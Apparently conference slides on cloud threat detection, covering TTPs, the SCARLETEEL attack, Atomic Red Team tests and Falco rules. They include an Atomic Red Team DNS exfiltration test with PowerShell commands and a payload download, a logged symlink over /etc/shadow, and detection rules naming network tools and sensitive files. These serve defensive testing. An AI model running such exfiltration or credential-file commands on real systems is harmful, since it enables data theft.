



# Testing is an ART... and Science

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**TIME, Currency of  
the Cloud**

# TTPs

TTP analysis can help security teams detect and mitigate attacks by understanding the way threat actors operate. Below we define the three elements of TTPs: tactics, techniques, and procedures.

## Tactics

In general, tactics are types of activity that cyber criminals use to carry out an attack. For example, gaining unauthorized access to sensitive data, performing lateral movement within a network, or compromising a website.

## Techniques


Skills are general methods that attackers use to achieve their goals. For example, if the goal is to compromise a website, the technique might be SQL injection. Each tactic can comprise several techniques.

## Procedures

A procedure is a specific series of steps that cyber criminals can use to carry out an attack. To take the example of SQL injection, the procedure might involve scanning the target website for vulnerabilities, writing a SQL query that includes malicious code, and submitting it to an unsecured form on the website to gain control of the server.



# Cyber Kill Chain



# Once, There was a Perimeter

You had a perimeter **guarded by a firewall**

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**Detecting intrusions** was your breach indicator



# Now, There is No Perimeter in the Cloud



Cloud providers own external connections

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Cloud is exposed to the outside world

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You need to control access to services your team uses

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You need to detect unusual activity






# Attack Example

## SCARLETEEL

An attack that relies on a complex set of tactics, techniques and procedures (TTPs) to gain initial access to a host system and move laterally in the cloud.



Targeted cloud attacks specifically occur on average within 10 minutes of credential discovery (5 minutes of which are well time).



# 10 Minutes to Cryptomining:

## Low Effort/High Reward for Cloud Attackers

On average, to make \$8,100, an attacker will need to drive up a \$430,000 cloud bill.

Put another way, they make \$1 for every \$53 their victim is billed.





# Data Breach is Expensive

**\$4.35M**

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Global average total  
cost of a data breach

The longer it takes to identify and  
contain, the more it costs

Source: IBM Security Cost of Data Breach Report 2021



# Static Analysis + Vulnerability Scanning isn't enough

The Sysdig TRT analyzed 1.7 million images on Docker Hub.

Static image analysis can identify a bad image by:


- looking for IoCs

- malicious IPs

- credentials in the image layers

Scanning for vulnerabilities helps; however, there are innumerable ways to obfuscate malicious code to hide from static scanners, even if patched.

**819 images were indeed malicious, but more than 10% of these images went undetected using a combination of static image analysis and vulnerability scanning**





**STG, ART, SRT &  
MITRE**

# STG, ART, SRT & MITRE

## Sysdig Threat Generator (STG)

- STG hosts a combination of tools, both public and private, for generating test scenarios.

## Atomic Red Team™

- A library of tests mapped to the MITRE ATT&CK® framework for testing container security.

<https://github.com/redcanaryco/atomic-red-team>

## Stratus Red Team™

- A library for testing cloud security on various cloud service providers.

<https://github.com/DataDog/stratus-red-team>

## MITRE ATT&CK®

- A globally-accessible knowledge base of adversary tactics and techniques based on real-world observations.
- The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

<https://attack.mitre.org/>

# Atomic Container Tests

T1613 - Container and Resource Discovery

T1612 - Build Image on Host

T1611 - Escape to host

T1610 - Deploy a container

T1609 - Kubernetes Exec Into Container

T1552.007 - Kubernetes List Secrets

T1069.001 - Permission Groups Discovery: Local Groups

T1053.007 - Kubernetes Cronjob

T1046 - Network Service Discovery

<https://atomicredteam.io/tags/#containers>

# ART - T1048 Exfiltration over Alternative Protocol - DNS

DNSExfiltrator allows for transferring (exfiltrate) a file over a DNS request covert channel. This is basically a data leak testing tool allowing to exfiltrate data over a covert channel. !!! Test will fail without a domain under your control with A record and NS record !!! See this github page for more details - <https://github.com/Arno0x/DNSExfiltrator>

Supported Platforms: Windows

auto\_generated\_guid: c943d285-ada3-45ca-b3aa-7cd6500c6a48

Inputs:

Name	Description	Type	Default Value
password	Password used to encrypt the data to be exfiltrated	string	atomic
domain	The domain name to use for DNS requests	string	target.example.com
ps_module	DNSExfiltrator powershell ps_module	path	PathToAtomicsFolder\..\ExternalPayloads\dnsxfil.ps1
doh	Google or CloudFlare DoH (DNS over HTTP) server	string	google
time	The time in milliseconds to wait between each DNS request	string	500
encoding	Set to '-b32' to use base32 encoding of data. Might be required by some DNS resolvers.	string	

**Attack Commands: Run with powershell!**

```
Import-Module #{ps_module}
Invoke-DNSExfiltrator -i #{ps_module} -d #{domain} -p #{password} -doh #{doh} -t #{time} #{encoding}
```

**Dependencies: Run with powershell!**

Description: DNSExfiltrator powershell file must exist on disk at specified location (#{ps\_module})

Check Prereq Commands:

```
if (Test-Path #{ps_module}) {exit 0} else {exit 1}
```

Get Prereq Commands:


```
New-Item -Type Directory "PathToAtomicsFolder\..\ExternalPayloads\" -ErrorAction Ignore -Force | Out-Null
IWR "https://raw.githubusercontent.com/Arno0x/DNSExfiltrator/8faa972408b0384416fffd5b4d42a7aa00526ca8/Invoke-DNSExfi"
```



# Cloud & Runtime Detection



# Falco rule engine



# ART - T1048 Exfiltration over Alternative Protocol - DNS

#T1048.003 - Exfiltration Over Alternative Protocol - DNS

- list: network\_tool\_binaries\_T1048\_003

items: [ network\_tool\_binaries, dig ]

- macro: network\_tool\_procs\_T1048\_003

condition: (proc.name in (network\_tool\_binaries\_T1048\_003))

- rule: T1048\_003 Launch Suspicious Network Tool on Host

desc: Detect network tools launched on the host

condition: >

**spawned\_process and**

**(network\_tool\_procs\_T1048\_003 or openssl\_connection or proc\_in\_malicious\_download\_tools) and**

**not netcat\_localhost and**

**not socat\_localhost and**

**not user\_known\_network\_tool\_activities**

Exceptions:

output: >

**Network tool launched on host (user.name=%user.name user.loginuid=%user.loginuid proc.name=%proc.name parent\_process=%proc.pname gparent=%proc.aname[2] ggparent=%proc.aname[3] gggparent=%proc.aname[4] ggggparent=%proc.aname[5] proc.cmdline=%proc.cmdline evt.type=%evt.type evt.res=%evt.res proc.pid=%proc.pid proc.cwd=%proc.cwd proc.ppid=%proc.ppid proc.pcmdline=%proc.pcmdline proc.sid=%proc.sid proc.exepath=%proc.exepath user.uid=%user.uid user.loginname=%user.loginname group.gid=%group.gid group.name=%group.name container.id=%container.id container.name=%container.name)**

# Falco rule engine

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- macro: create_symlink
  condition: (evt.type in (symlink, symlinkat) and evt.dir=<)
```

```
Feb 21 13:04:32 ubuntu-2004 falco: 13:04:32.460103947: Warning Symlinks created over sensitive files
(user=root user_loginuid=-1 command=ln -sf /etc/shadow /tmp/marcel pid=1950 target=/etc/shadow
linkpath=/tmp/marcel parent_process=create_symlink_)
```

```
- rule: Create Symlink Over Sensitive Files
  desc: Detect symlink created over sensitive files
  condition: >
    create_symlink and
    (evt.arg.target in (sensitive_file_names) or evt.arg.target in (sensitive_directory_names))
  output: >
    Symlinks created over sensitive files (user=%user.name user_loginuid=%user.loginuid command=%proc.cmdline
pid=%proc.pid target=%evt.arg.target linkpath=%evt.arg.linkpath parent_process=%proc.pname)
  priority: WARNING
  tags: [host, container, filesystem, mitre_exfiltration, mitre_credential_access, T1020, T1083, T1212,
T1552, T1555]
```

```
- list: sensitive_file_names
  items: [/etc/shadow, /etc/sudoers, /etc/pam.conf,
/etc/security/pwquality.conf]
```

# Common Examples

A shell is run in a container

`container.id != host and proc.name = bash`

Overwrite system binaries

`fd.directory in (/bin, /sbin, /usr/bin, /usr/sbin) and write`

Container namespace change

`evt.type = setns and not proc.name in (docker, sysdig)`

Non-device files written in /dev

`(evt.type = create or evt.arg.flags contains O_CREAT) and proc.name != blkid and fd.directory = /dev and fd.name != /dev/null`

Process tries to access camera

`evt.type = open and fd.name = /dev/video0 and not proc.name in (skype, webex)`

# Questions?